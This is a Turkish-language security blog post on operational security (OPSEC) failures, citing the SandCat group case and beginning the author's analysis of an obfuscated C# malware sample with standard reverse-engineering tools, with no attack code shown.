
Operasyon Güvenliği (OPSEC)

written by Mert SARICA | 3 August 2020
If you are looking for an English version of this article, please visit here.


Sosyal medyada, ağlarda siber güvenlik uzmanlarını takip ettiğinizde veya siber güvenlik ile ilgili sunumlara göz attığınızda kimi zaman “OPSEC FAIL” şeklinde ibarelere rastlarsınız. Buralarda çoğunluklukla APT grupları tarafından ve/veya zararlı yazılım geliştiricileri tarafından yapılan önemli operasyonel hatalara dikkat çekilir. Nedir bu OPSEC diye merak edenleriniz için operasyon güvenliği (OPSEC), gerçekleştirilen operasyona dair kritik bilgilerin korunarak karşı istihbarat birimleri tarafından ele geçirilmesini engellemektir.


2-4 Ekim 2019 tarihinde Londra’da katıldığım Virus Bulletin etkinliğinde Kaspersky tarafından gerçekleştirilen Who is SandCat: an unveiling of a lesser-known threat actor başlıklı sunumda, Özbekistan istihbarat birimi olduğu düşünülen SandCat grubunun yaptığı OPSEC hatalarına yer verildi. Telemetry özelliği aktif olan Kaspersky Antivirüs yazılımı yüklü sistemlerde 0. gün istismar kodlarını test eden grubun bu testlerde kullandığı komuta kontrol merkezinin adresini askeri birimin adıyla (Military Unit 02616) kayıt etmiş olması, bu grubun OPSEC konusunu pek önemsemediğine işaret ediyordu. Fırsattan istifade etmeyi bilen Kaspersky araştırmacıları bu grup tarafından kullanılan 0. gün istismar kodlarını Kaskersky Antivirüs yüklü sistemden alıp, analiz edebilmişti.


VirusTotal üzerinde fırsat buldukça tehdit avına çıkan bir siber güvenlik araştırmacısı olarak geçtiğimiz aylarda ben de OPSEC konusuna dikkat etmeyen bir zararlı yazılım geliştiricisi ile karşılaştım.




fatura1.exe isimli zararlı yazılımı analiz sistemimde çalıştırdığımda karşıma sahte bir telefon faturası ve uyarı mesajı çıktı. fatura1.exe dosyasını RDG Packer Detector aracı ile incelediğimde aracın C# programlama dili ile geliştirildiğini öğrendim. ILSpy kaynak kodu çeviricisi ile kodlara kısaca göz attığımda kodların gizlendiğini (obfuscation) gördüm. Kaynak kodunu okunaklı hale getirmek için de4dot aracından faydalandım.


